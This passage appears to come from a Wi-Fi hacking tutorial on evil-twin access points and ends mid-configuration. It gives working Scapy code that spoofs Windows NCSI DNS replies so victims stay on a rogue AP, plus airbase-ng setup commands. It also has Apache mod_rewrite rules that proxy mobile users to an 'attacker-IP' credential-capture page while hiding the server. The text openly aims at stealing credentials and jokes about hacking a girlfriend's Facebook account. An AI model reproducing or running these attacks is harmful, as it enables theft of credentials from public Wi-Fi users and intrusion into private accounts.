
Why?


"No internet access" Warning makes users/devices upset, which cause them to disconnect. You definitely do not want to lose on your target.

Yes, this is common and normal "error" when it comes to this type of attack and till now almost nobody has put any attention to it.

Long story short, "No internet access" error had to be removed.

Examples of "No internet access" error on win 7/10





What exactly is causing "No internet access" error?

Before jumping into the theory let us observe what requests our target machine perform right after it connects to the Access Point.
Target System: Windows 7 and Windows 10
Open Wireshark (as root):


After some time with Wireshark I noticed that after every connection, there are DNS requests for *dns.msftncsi.com* and one for *ncsi.txt* file.

Windows performs a background operation whenever an interface is activated, Microsoft Network Connectivity Status Indicator (aka **NCSI**) method which can also be seen in registry:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NlaSvc\Parameters\Internet
```

Registry input in win7 basic, x86 and win10 pro, x86-64:

As you can see win10 registry includes all of win7 inputs + some others, so let's focus to win10 one.



Name	Type	Data
(Default)	REG_SZ	(value not set)
ActiveDnsProbeContent	REG_SZ	131.107.255.255
ActiveDnsProbeHost	REG_SZ	dns.msftncsi.com
ActiveWebProbeContent	REG_SZ	Microsoft NCSI
ActiveWebProbeHost	REG_SZ	www.msftncsi.com
ActiveWebProbePath	REG_SZ	ncsi.txt
EnableActiveProbing	REG_DWORD	0x00000001 (1)
PassivePollPeriod	REG_DWORD	0x00000005 (5)
StaleThreshold	REG_DWORD	0x0000001e (30)
WebTimeout	REG_DWORD	0x00000023 (35)

Name	Type	Data
(Default)	REG_SZ	(value not set)
ActiveDnsProbeContent	REG_SZ	131.107.255.255
ActiveDnsProbeContentV6	REG_SZ	fd3e:4f5a:5b81::1
ActiveDnsProbeHost	REG_SZ	dns.msftncsi.com
ActiveDnsProbeHostV6	REG_SZ	dns.msftncsi.com
ActiveWebProbeContent	REG_SZ	Microsoft NCSI
ActiveWebProbeContentV6	REG_SZ	Microsoft NCSI
ActiveWebProbeHost	REG_SZ	www.msftncsi.com
ActiveWebProbeHostV6	REG_SZ	ipv6.msftncsi.com
ActiveWebProbePath	REG_SZ	ncsi.txt
ActiveWebProbePathV6	REG_SZ	ncsi.txt
EnableActiveProbing	REG_DWORD	0x00000001 (1)
PassivePollPeriod	REG_DWORD	0x0000000f (15)
StaleThreshold	REG_DWORD	0x0000001e (30)
WebTimeout	REG_DWORD	0x00000023 (35)

Findings:

- Hardcoded *ipv4* and *ipv6* addresses
- There is DNS request to *dns.msftncsi.com*
- Windows expects correct response to previous DNS request (131.107.255.255 / fd3e:4f5a:5b81::1) i.e. ipv4 and ipv6 addresses, respectively.
- There is *ncsi.txt* request from *msftncsi.com*
- Windows expects correct ncsi.txt contents, i.e. Microsoft NCSI
- With rogue AP with no access to WAN, every NCSI criteria fails.

What we need to do, is to spoof answers to requests needed to fulfil NCSI criteria

We will be crafting packets with Scapy.
There is a lot of code I won't explain- why? Because it is simple. If you have any questions you can join/start a thread on forum or feel free to email me (harry@rootsh3ll.com)

After checking that packet is DNS request we'll first take care of ipv4 (type A) packets.
Spoofing answer to *dns.msftncsi.com* DNS request:
You can download all files from https://github.com/iamrootsh3ll/KLWPS/ncsifix/

```
if 'dns' in pkt[DNS].qd.qname and 'msftncsi' in pkt[DNS].qd.qname:
                #MUST RETURN TRUE VALUE!
                print('It appears captured DNS request requests dns.msftncsi.com')
                spoofed_pkt = Ether(dst=pkt[Ether].src, src=pkt[Ether].dst, type=pkt[Ether]
.type)/\
                IP(dst=pkt[IP].src, src=pkt[IP].dst)/\
                UDP(dport=pkt[UDP].sport, sport=pkt[UDP].dport)/\
                DNS(id=pkt[DNS].id, qr=1, aa=1, qd=pkt[DNS].qd,\
                an=DNSRR(rrname=pkt[DNS].qd.qname, ttl=64, rdata='131.107.255.255'))
                del pkt[IP].chksum
                del pkt[UDP].chksum

                sendp(spoofed_pkt,iface='at0')
                print('Spoofed response send:')
                spoofed_pkt.show2()
```

Now Windows does not have *msftncsi.com/ncsi.txt* address defined, so we can easily host it on our *apache* server and spoof DNS request for http://www.msftncsi.com to attacker machine with either *dnsmasq's* fakehosts.conf or *dnsspoof*

rdata='10.0.0.254' represents 'wlan-ap' IP, as set on rogue AP)

```
if 'www' in pkt[DNS].qd.qname and 'msftncsi' in pkt[DNS].qd.qname:
                #MUST POINT TO SERVER WITH ncsi.txt;
                print('It appears captured DNS request requests www.msftncsi.com')
                spoofed_pkt = Ether(dst=pkt[Ether].src, src=pkt[Ether].dst, type=pkt[Ether]
.type)/\
                IP(dst=pkt[IP].src, src=pkt[IP].dst)/\
                UDP(dport=pkt[UDP].sport, sport=pkt[UDP].dport)/\
                DNS(id=pkt[DNS].id, qr=1, aa=1, qd=pkt[DNS].qd,\
                # 10.0.0.254 mora bit GW nastiman za dhcp
                an=DNSRR(rrname=pkt[DNS].qd.qname, ttl=64, rdata='10.0.0.254'))
                del pkt[IP].chksum
                del pkt[UDP].chksum

                sendp(spoofed_pkt,iface='at0')
                print('Spoofed response send:')
                spoofed_pkt.show2()
```

Now, let's take care of ipv6 (type AAAA) packets.
Spoofing answer to dns.msftncsi.com:

```
if 'dns' in pkt[DNS].qd.qname and 'msftncsi' in pkt[DNS].qd.qname:
                #MUST RETURN TRUE VALUE
                print('AAAA DNS request for dns.msftncsi.com found, loop works')
                spoofed_pkt = Ether(dst=pkt[Ether].src, src=pkt[Ether].dst, type=pkt[Ether]
.type)/\
                IP(dst=pkt[IP].src, src=pkt[IP].dst)/\
                UDP(dport=pkt[UDP].sport, sport=pkt[UDP].dport)/\
                DNS(id=pkt[DNS].id, qr=1, aa=1, qd=pkt[DNS].qd,\
                an=DNSRR(rrname=pkt[DNS].qd.qname, type=28, ttl=64, rdata='fd3e:4f5a:5b81::
1'))
                del pkt[IP].chksum
                del pkt[UDP].chksum

                sendp(spoofed_pkt,iface='at0')
                print('Spoofed response send:')
                spoofed_pkt.show2()
```

Again, we spoof http://www.msftncsi.com DNS requests to *wlan-ap* ipv6 address, as windows don't have address specified and we'll host *ncsi.txt* on apache, as stated before:

```
if 'dns' not in pkt[DNS].qd.qname and 'msftncsi' in pkt[DNS].qd.qname:
                #MUST RETURN TRUE VALUE
                print('AAAA DNS request for www.msftncsi.com found, loop works')
                spoofed_pkt = Ether(dst=pkt[Ether].src, src=pkt[Ether].dst, type=pkt[Ether]
.type)/\
                IP(dst=pkt[IP].src, src=pkt[IP].dst)/\
                UDP(dport=pkt[UDP].sport, sport=pkt[UDP].dport)/\
                DNS(id=pkt[DNS].id, qr=1, aa=1, qd=pkt[DNS].qd,\
                an=DNSRR(rrname=pkt[DNS].qd.qname, type=28, ttl=64, rdata='fe80::ea94:f6ff:
fe24:d147'))
                #RDATA JE IPV6 OD wlan-ap
                del pkt[IP].chksum
                del pkt[UDP].chksum
                sendp(spoofed_pkt,iface='at0')
                print('Spoofed response send:')
                spoofed_pkt.show2()
```

Let's not forget to create ncsi.txt file

Create a .txt file with content "Microsoft NCSI" (without quotes) under apache root directory (var/www/html)

Now, turn everything up

```
airmon-ng check kill
airmon-ng start wlan0
airbase-ng –essid <YOUR ESSID HERE> wlan0mon
```

Open new Terminal:


```
ifconfig at0 up       #could be wlan0/wlan0-ap if using virtual interfaces or hostapd
python msftncsifix.py
```

```
Executed from /root/Desktop

Assuming interface at0
Sniffing...
```

NOTE: This script is written for at0, if you are using hostapd as your access point software with wlan0, use ncsifix-host.py.
If using virtual interfaces, just find and replace all *at0* with *wlan-ap* (or your AP interface name) in *ncsifix.py*. It will work just fine. Don't forget to turn the interface up before running *ncsifix.py*.

Results?

As you can see on pictures below after putting ncsi.txt in right place and running our script, there is no more "No internet access" error:


Currently connected to:

pomwtin_33
Internet access

Wireless Network Connection

pomwtin_33 Connected


[redacted]

[redacted]31

[redacted]

Open Network and Sharing Center

5:22 AM
1/18/2016


pomwtin_33
Connected

[redacted]

[redacted]31

[redacted]

[redacted]CE9

Network settings

pomwtin_33
Internet access

10:53 PM
/17/2016

In plans…

Same thing can be done for MACs and other iDevices, which uses same protocol. Some of mac and iDevices disconnect from APs with no connection to WAN, so it would come handy. Hacking information out of an iDevice is simply sweet. Will do it sooner or later ;)

8

Captive Portals

In Theory

Ever wondered how your device magically know about the internet connection availability? How it just knows that you need to log into the browser to access the internet? How does it even know the address where the login form is located at?


Well, if you are observing all these behaviours with the lens of a hacker, you'll either probably have a little idea of what's happening or your mind might start somersaulting when you see how easy it is to get your honeypot ready and see the bees(victims) themselves giving you all the honey (creds!). This is called a *Captive Portal*.

A captive portal is when, after connecting to the Wi-Fi, any web request you make gets redirected to a login/ToS page. In order to continue, you must either login with a username/password (or sign up, then login), and/or access the Terms of Service.

Introduction

Whenever you go to Starbucks, board a metro rail or your internet plan gets expired. Right after connecting Wi-Fi on your mobile device, you must have noticed a splash screen popped right over your screen, asking you to login.

Something like this:



dmrc.prontonetworks.com
Metro Fi
Log In
Cancel

MOBILE NUMBER REGISTRATION

REGISTER

Already registered? Login here
Scratch card registration
Paytm Wallet registration

Scratch cards available from Kiosk
Rs. 25 for 30 Minutes, Rs. 35 for 1 Hour

So how does the system become so smart?

If you have never connected to a public Wi-Fi hotspot where you are forced to login after connecting, this is what a Wi-Fi Captive Portal is.

With this feature, Wi-Fi clients (laptops, tablets, etc.) can log themselves into their Smart-launch account. This way they can manage and/or bill Wi-Fi users.

Basic strategy behind Captive Portal detection

The Automatic Detection of Captive Portal mechanism is based on a simple verification, done by the Operating System (OS) of the client device (smartphone, tablet, laptop).

It simply tries to reach a specific URL and verify that such URL returns a well-known result.

All mobile OS just check a web page to decide whether they're behind a captive portal or not.

The mechanism is this:

GET/POST http://foo.com/bar.html
If bar.html **==** [expected content] > **Open Internet**
If bar.html **!=** [expected content] > **Captive Portal**
If bar.html[status] **!=** SUCCESS > **No Network**

If a Captive Portal is not in place, the result will match the expected one and the OS will know that there is full access to internet.

If the URL returns a result other than the expected one, then the OS will detect that there is a Captive Portal in place and that it's needed to proceed with authentication in order to get full access to internet: in this case the OS will open the Splash Page automatically.


Differences between client devices

All client devices use the above described strategy to find out if they are behind a captive portal, but the URL might vary depending on the specific model of smartphone, tablet, laptop and depending on the specific OS version. In the following you can find the list of domains that are contacted by each model in order to detect the captive portal.


Captive Portal Detection method by various Operating Systems

Android 4, 5, 6

- Clients3.google.com
- Connectivitycheck.android.com
- Connectivitycheck.gstatic.com



Version	Codename	API	Distribution
2.3.3 - 2.3.7	Gingerbread	10	1.0%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	1.0%
4.1.x	Jelly Bean	16	4.0%
4.2.x		17	5.7%
4.3		18	1.6%
4.4	KitKat	19	21.9%
5.0	Lollipop	21	9.8%
5.1		22	23.1%
6.0	Marshmallow	23	30.7%
7.0	Nougat	24	0.9%
7.1		25	0.3%




Windows

- ipv6.msftncsi.com
- www.msftncsi.com

Microsoft uses hardcoded *IPv4* and *ipv6* addresses to match the request response to verify Internet connection. Though it can be spoofed for availability or unavailability pretty easily.

Apple iOS 7, 8, 9 and recent versions of MacOS

- captive.apple.com/hotspot-detect.html
- www.apple.com/test/success.html



Apple's secret "wispr" request

WISPr (pronounced "whisper") or **Wireless Internet Service Provider roaming** used by every Apple device for captive portal detection. This technology allows users to roam between wireless internet service providers in a fashion similar to that which allows cell phone users to roam between carriers.

Another question is whether this is an attack vector. The answer is "probably yes". There is more to the functionality than a simple HTTP request. If you look up the keyword "wispr" from the User-Agent string in apache logs, you'll find out why.

The idea is that smart Wi-Fi portals will detect that this is a WISPr-supporting device, and send back a WISPr message in XML. This allows the iDevice(s) to then login with cached credentials via another XML message. This means, for example, you might be able to grab somebody's credentials with a properly configured Wi-Fi access-point.

When an iDevice connects to a Wi-Fi network, the first thing it does is make a request to the URL *captive.apple.com* or *apple.com/test/success.html*.

With iOS 7 onwards, Apple began to use the User Agent "**CaptiveNetworkSupport**", though it's not as common as the URL method that Android and Windows uses.

The reason Apple does this is because you may be using an app other than the web browser. For example, the only thing you might be doing is syncing your e-mail. In such situations, no auto-redirection would work as no browser is in use and you would never see the portal page, and your app will mysteriously fail to connect to the Internet.

Therefore, before your app has a chance to access the network, Apple does this for you. It sends out a request to the above URL. If the request gets redirected, then Apple knows there is a portal. It then launches a dialog box, containing Safari, to give you a chance to login.

When reading apache logs (*/var/logs/apache2/access.log*) for apple devices, you'll see something like this:

```
10.0.0.194 - - [08/May/2017:14:14:22 +0530] "GET /hotspot-detect.html HTTP/1.0" 302 487 "-"
"CaptiveNetworkSupport-346.50.1 wispr"
10.0.0.194 - - [08/May/2017:14:14:22 +0530] "GET / HTTP/1.0" 200 2004 "-"
"CaptiveNetworkSupport-346.50.1 wispr"
```

In real world

From here on, possibilities for post-exploitation with an active captive portal are limitless. We will explore few of them in next chapter.

Apache's *mod_rewrite* offers powerful functionality that we can leverage to strengthen our phishing campaigns. *mod_rewrite* processes requests and serves resources based upon a ruleset configured either in the server configuration file or an *htaccess* file placed in the desired web directory. To gain value from mobile users clicking phishing links, we can redirect those users to a mobile-friendly malicious website, such as a credential capture.

Want to hack girlfriend's Facebook account? This is your chance!

What is mod_rewrite?

mod_rewrite is an apache module that provides a rule-based rewriting engine to manipulate requested URLs on the fly. Incoming URLs are checked against a series of rules. The rules contain a regular expression to detect a particular pattern. If the pattern is found in the URL, and the proper conditions are met, the pattern is replaced with a provided substitution string or action. This process continues until there are no more rules left or the process is explicitly told to stop.

This is summarized in these three points:

1. There is a list of rules that are processed in order.
2. If a rule matches, it checks the conditions for that rule.
3. If everything's a go, it makes a substitution or action.

Advantages of *mod_rewrite*

There are some obvious advantages to using a URL rewriting tool like this, but there are others that might not be as obvious.
mod_rewrite is most commonly used to transform ugly, cryptic URLs into what are known as "friendly" or "clean" URLs.

mod_rewrite Basics

The *mod_rewrite* module is a rules-based rewriting engine that allows web admins to rewrite URLs as they're requested. Rules are evaluated top-down and generally have breakpoints set throughout. Rule writing is a bit tricky at first, at least it was for me, so for each example in this post I will provide an explanation about what each rule is doing 'in English.'

Defining Rules

Rules can be configured either in the *apache config file* (default Debian path of /etc/apache2/apache.conf) or in *.htaccess* files within web directories. Both methods are generally similar, with a few distinct exceptions:

- *.htaccess* files evaluate rules based on the directory in which they reside (unless a RewriteBase is configured)
- *.htaccess* rules apply to subdirectories, unless another *.htaccess* file overrules them
- *.htaccess* rules can be modified on the fly. apache config rules require apache2 to be restarted before they take effect
- RewriteMap rules must be configured in a *.htaccess* file

Server Variables

Server variables are handy for writing complex mod_rewrite rules set. The following are available inside mod_rewrite.

Request	HTTP Headers	Miscellaneous
%{REMOTE_ADDR}	%{DOCUMENT_ROOT}	%{API_VERSION}
%{QUERY_STRING}	%{HTTP_HOST}	%{THE_REQUEST}
%{REMOTE_IDENT}	%{HTTP_USER_AGENT}	%{REQUEST_URI}

Rule Syntax

mod_rewrite rules can be difficult to make sense of at first. There are a lot of variables, regex, and specificities to different syntaxes. Requests are made up of a few key components that are referred to in the rules with server variables:

```
http://spoofdomain.com/phishing-login.html?id=1234
http:// %{HTTP_HOST} / %{REQUEST_URI} ? %{QUERY_STRING}
```

Here is a simple example of a rule with its 'plain English' description below:

```
RewriteCond %{REQUEST_URI} ^redirect [NC]
RewriteRule ^.*$ http://google.com/? [L,R=302]
```

If the request's URI starts with 'redirect' (ignoring case),
rewrite the entire request to google.com and drop any query_strings from original request.
This is a temporary redirect and the last rule that should be evaluated/applied to the request.

As you can see, the ruleset will contain a conditional expression (RewriteCond) that if true will perform the next RewriteRule. By default, multiple RewriteCond strings will be evaluated as an *AND* by the server. If you wish to have rules be evaluated as an *OR*, put an

[OR] flag at the end of the RewriteCond line. (Combining flags is done with a comma - [NC, OR]).

It's important to note that when the rules are analysed that the first matching rule is executed, similar to firewall rules. Be sure to place more specific rules higher up in the list.

User Agent Redirection

User agent redirection allows us to gain more value from phish targets using mobile devices, redirect browsers that are buggy or incompatible with a chosen payload, and combat incident responders. In the example below, user visits the same URL with a standard Firefox user agent and is served a payload designed for workstations. If the user browses to the URL with a mobile user agent, such as iPhone 3.0, a credential capture is served.

This ruleset will match any user whose browser user agent matches the regex of common mobile browsers and proxy the original request to the hardcoded mobile profiler hosted on our evil server. All other requests are proxied as-is to our evil server.
To reiterate a point made above, this means the end-users will not see our evil server's real IP - only the one belonging to the Apache server.

```
RewriteEngine On
RewriteCond %{HTTP_USER_AGENT} "android|blackberry|ipad|iphone|ipod" [NC]
RewriteRule ^.*$ http://attacker-IP/MOBILE-PROFILER-PATH [P]
RewriteRule ^.*$ http://attacker-IP%{REQUEST_URI} [P]
```

Ruleset Breakdown:

Enable the rewrite engine
If the request's user agent matches any of the provided keywords, ignoring case:
Change the entire request to serve 'MOBILE-PROFILER-PATH' from the attacker's IP, and keep the user's address bar the same (obscure the attacker's IP).
If the above condition is not met, change the entire request to serve the original request path from the evil server's IP, and keep the user's address bar the same (obscure the evil server's IP).

Configure apache for mod_rewrite

Open apache default configuration file:

```
vi /etc/apache2/sites-enabled/000-default.conf
```

```
<VirtualHost *:80>
    ServerAdmin webmaster@localhost

    DocumentRoot /var/www/html/

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

Without commented lines it should look similar to the block above.

Captive Portal configuration for Apple Devices

Create a directory for apple devices in apache working directory

```
cd /var/www/html/android
mkdir apple
```

Copy the file as *apple.conf* for creating a redirection rule for iDevices.

```
cp /etc/apache2/sites-enabled/000-default /etc/apache2/sites-enabled/apple.conf
```

```
<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    ServerName captive.apple.com
    DocumentRoot /var/www/html/apple

    RewriteEngine on
